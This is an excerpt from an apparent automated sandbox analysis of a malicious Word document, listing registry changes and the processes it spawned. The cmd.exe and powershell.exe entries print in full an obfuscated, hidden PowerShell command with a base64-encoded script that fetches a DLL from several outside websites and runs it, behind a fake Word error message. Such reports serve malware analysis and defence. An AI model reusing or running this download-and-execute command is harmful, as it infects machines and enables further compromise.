HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222126	1378222127	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378222127	1378222128	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5CA1	F5CA1	binary	04 00 00 00 B0 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 C6 46 8F DD 4B E4 D6 01 A1 5C 0F 00 A1 5C 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 B0 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 A1 5C 0F 00 A1 5C 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2288 Parent PID: 1220

General

Start time:	08:48:40
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD JAA5ADUAWABVAGMARAAg ACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsA MwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5 ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAA OwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBB AEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUA XQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAy AH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQA JwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJ ACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQA aQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAo ACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsA KAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQAp ADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEA cgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAn AEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIA KwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBD AGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUA ZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAo ACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQA aQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwAp AC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgA JwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAi AHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0A IAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAy AEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcA egBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwAp ACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcA KQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAw AH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcA ewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAn ACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsA KAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwAr ACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgA KAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwAr ACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4A YwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAt AGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkA KwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAn ACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsA cwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBv AG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkA KwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAn AC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcA aQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBw AC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEA cgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwAr ACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYA JwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAo ACcAbgBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcA KwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6 AC8ALwBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEA bgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAo ACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8A JwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAn ACsAJwBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsA KAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwAr ACcALwAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcA KQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwAr ACcAcABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsA JwBnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwAr ACcAdAAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFsA JwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBw AC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkA KwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABM AGAAQQBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcA KwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3 ACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALAAnADMA ZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAg ACsAIAAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOwAkAEUA NwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBv AHIAZQBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAJABHAHIA NgB4AF8AaABfACkAeWB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBP AGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQB0AC4A VwBFAGIAYwBMAEkARQBuAHQAKQAuAClAZABvAHcAYABOAGwATwBgAEEAYABE AGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQBvADAA dwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBT ACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUA bQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABo ACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbgAnACsA JwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAo ACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXwBSAHUA JwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJ AG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJwA0ACcA KQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4 ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQA3AE0A PQAoACcASwA3ACcAKwAnADkAVQAnACkA
Imagebase:	0x49ee0000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2616 Parent PID: 2288

General

Start time:	08:48:40
Start date:	06/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff630000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2548 Parent PID: 2288

General

Start time:	08:48:41
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	POwersheLL -w hidden -ENCOD JAA5ADUAWABVAGMARAAgACAAP QAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9A HsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5ACcAL AAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAAOwAgA CAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBBAEIAT ABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUAXQAoA CIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAyAH0AI gAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQAJwAsA CcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJACcAL AAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvA G4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAb ABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsAKAAnA G8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQApADsAJ ABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEAcgBdA CgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAnAEkAM wAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIAKwAiA HIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBDAGQAI gApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUAZABgA EkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJ wB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQAaQAnA CsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwApAC0AZ gAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgAJwBHA DIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAiAHMAZ QBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0AIAAoA CgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAyAEYAP QAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcAegBpA DkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwApACkAO wAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcAKQApA DsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0AJ wArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcAewAnA CsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAnACkAL QBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsAKAAnA C4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwArACgAJ wA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgAKAAnA F0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwArACgAJ wBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4AYwBvA CcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJ wArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkAKwAnA GEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAnACsAJ wB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsAcwBkA CcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBvAG0AL wBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkAKwAoA CcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAnAC4AJ wApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcAaQAnA CsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBwAC0Aa QBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEAcgAnA CsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwArACcAY QBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArA CcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAb gBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcAKwAnA GwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8AL wBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEAbgAnA CkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZ QB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApA CsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJ wBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsAKAAnA FUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcAL wAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcAKQArA CgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAc ABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsAJwBnA GkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAd AAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFsAJwArA CcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AY wBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkAKwAoA CcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQ QBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcAKwAnA DMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAK QAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALAAnADMAZAAnA CkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAI 